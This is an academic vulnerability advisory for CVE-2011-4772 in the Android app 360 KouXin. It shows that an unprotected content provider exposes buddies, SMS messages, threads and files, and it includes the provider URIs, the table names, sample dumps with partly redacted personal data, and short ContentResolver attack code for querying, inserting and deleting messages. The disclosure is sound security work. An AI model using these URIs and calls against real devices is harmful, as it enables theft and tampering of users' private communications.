Vulnerability in 360 KouXin for Android

Daoyuan Wu*, Xiapu Luo* and Rocky K. C. Chang
The Hong Kong Polytechnic University
{csdwu, csxluo, csrchang}@comp.polyu.edu.hk

December 14, 2011 PM06:23:19 HKT

Abstract

We found that 360 KouXin 1.5.3 has a vulnerability that allows a malicious application to access and manipulate user's sensitive contacts, sms messages and etc.

1 Application Information

Package Name	com.qihoo360.kouxin
Full Name	360 KouXin ("360 口信" in Chinese name)
Version	1.5.3 (the latest version in Android Market)
Category	Communication
Installs	500 - 1,000
Average Rating	2.6/5.0 from 11 users

CVE Reference	CVE-2011-4772
Vendor	*Qihoo 360 Technology Co.,Ltd*, http://corp.360.cn/
Vendor Response	None

2 Description

360 KouXin exposes the following content provider in the AndroidManifest.xml file, which is not properly protected, as shown in follows:

```
●   <provider android:name=".provider.Provider"
    android:authorities="com.qihoo360.kouxin" />
```


Thus a malicious application on the same device can access and manipulate user's sensitive contacts, sms messages and etc. through this content provider.

3 Impact

This vulnerability enables an adversary to access and modify user's lots of sensitive contents, while without being noticed by the user and even without any privilege. The exposed sensitive

*** authors with equal contributions**

information includes all buddies, group chats, micro blog contents, files, circles in 360 KouXin and all sms messages from system messaging application and 360 KouXin. First, as shown in Figure 1, all buddies in 360 KouXin are exposed, including status, account name, display name, md5 of email, and real phone number.



content://com.qihoo360.kouxin/buddy

```
0[_id]: 1
0[is_new_buddy]: 0
0[email_md5]:
0[phone_md5]: 13515121349
0[friends_in_common]: 0
0[roster_name]: [redacted]

1[status]:
1[recommend_path]:
1[source_type]: 4
1[type]: 0
1[photo_path]:
1[photo_version]:
1[modified]: 0
1[account_name]: 1108024@kouxin.cn
1[display_name]: [redacted]
1[_id]: 2
```


[redacted]

[redacted]

[redacted]

Figure 1: User’s private buddies in 360 KouXin are exposed.

As 360 KouXin will copy user’s all sms messages from system message application to its content provider, all sensitive attributes of user’s sms messages are also exposed, as shown in Figure 2, including sms body, phone number, sending time, and etc.



content://com.qihoo360.kouxin/message

```
1[group_name]:
1[body]: 恩，知道了啊，你去洗澡吧
1[phone_number]: 1[redacted]4
1[status]: 0
1[msg_group_id]: 0
1[outgoing_status]: 3
1[type]: 3
1[time]: 1322666875713
1[_id]: 2
1[sender_id]: 1005
1[sms_id]: 1005
1[receive_type]: 1
1[read]: 1
1[jid]: null
1[chat_type]: 0
1[thread_id]: 0
1[send_mode]: 1
```

[redacted]
1[redacted]4


已送达
[redacted] [redacted]
行的
11-30 23:26 短信

恩，知道了啊，你去洗澡吧
11-30 23:27 短信

已送达
[redacted] [redacted]

Figure 2: All sensitive attributes of user’s sms messages are exposed.

Moreover, all threads of sms messages are exposed to public, as you can see in Figure 3, including last message body, phone number, buddy display name and etc.



```
queryProvider! Column Count: 13

0[last_msg_body]: 尊敬的客户，截至2011年12月09日24时，您的天翼手机上网本月共使用流量2.4M，感谢您的使用。本次信息仅供参考。
0[buddy_display_name]: null
0[group_people_count]: 0
0[phone_number]: 10001
0[_id]: 1
0[buddy_id]: 1090
0[group_id]: 0
0[chat_type]: 0
0[last_msg_time]: 1323496835033
0[unread_count]: 0
0[last_msg_file_type]: 0
0[last_msg_type]: 3
```


[redacted] 昨
[redacted] 刚洗好澡。还...

[redacted] 3 天前
好的啊。[redacted]，明...

10001 4 天前
尊敬的客户，截至2011年12月0...

Figure 3: User's all sms threads are exposed to public.

Finally, there are several other sensitive tables are exposed, you will see in section 5. For example in Figure 4, all files sent in 360 KouXin can also be queried and deleted, so do the circles created in 360 KouXin.



```
queryColumn! Column Count: 9

0: _id
1: status
2: additional_info
3: name
4: path
5: message_id
6: type
7: thread_id
8: size
```

Figure 4: Other sensitive information could also be exposed.

4 Solution

We are trying our best to contact *Qihoo 360 Technology Co.,Ltd* to fix this security issue. Our advice is to set the permission of these application’s content providers properly, or avoid exporting these content providers in the AndroidManifest.xml file. Currently, a user could disable the application temporarily and wait for an official update.

5 Technical Description

Although 360 KouXin only exposes one content provider, “com.qihoo360.kouxin”, it has 13 exploitable and sensitive tables in total, as shown in the following table:

Content Provider Authority	Table Name
com.qihoo360.kouxin	buddy
com.qihoo360.kouxin	recommandbuddy
com.qihoo360.kouxin	message
com.qihoo360.kouxin	thread
com.qihoo360.kouxin	file
com.qihoo360.kouxin	group_chat
com.qihoo360.kouxin	ignoredbuddy
com.qihoo360.kouxin	weibo
com.qihoo360.kouxin	subscribe
com.qihoo360.kouxin	subscribeweibo
com.qihoo360.kouxin	circle
com.qihoo360.kouxin	circle_buddy
com.qihoo360.kouxin	buddynews

Sample attack codes for “message” table in “com.qihoo360.kouxin”:

```
providerUri = Uri.parse(“content://com.qihoo360.kouxin/message”)
ContentResolver cr  = this.getContentResolver();

//Insert message
ContentValues values = new ContentValues();
....
outUri = cr.insert(providerUri, values);

//Query message
Cursor cursor = cr.query(providerUri, null, null, null, null);

//Delete message
int nCount = cr.delete(providerUri, null, null);
```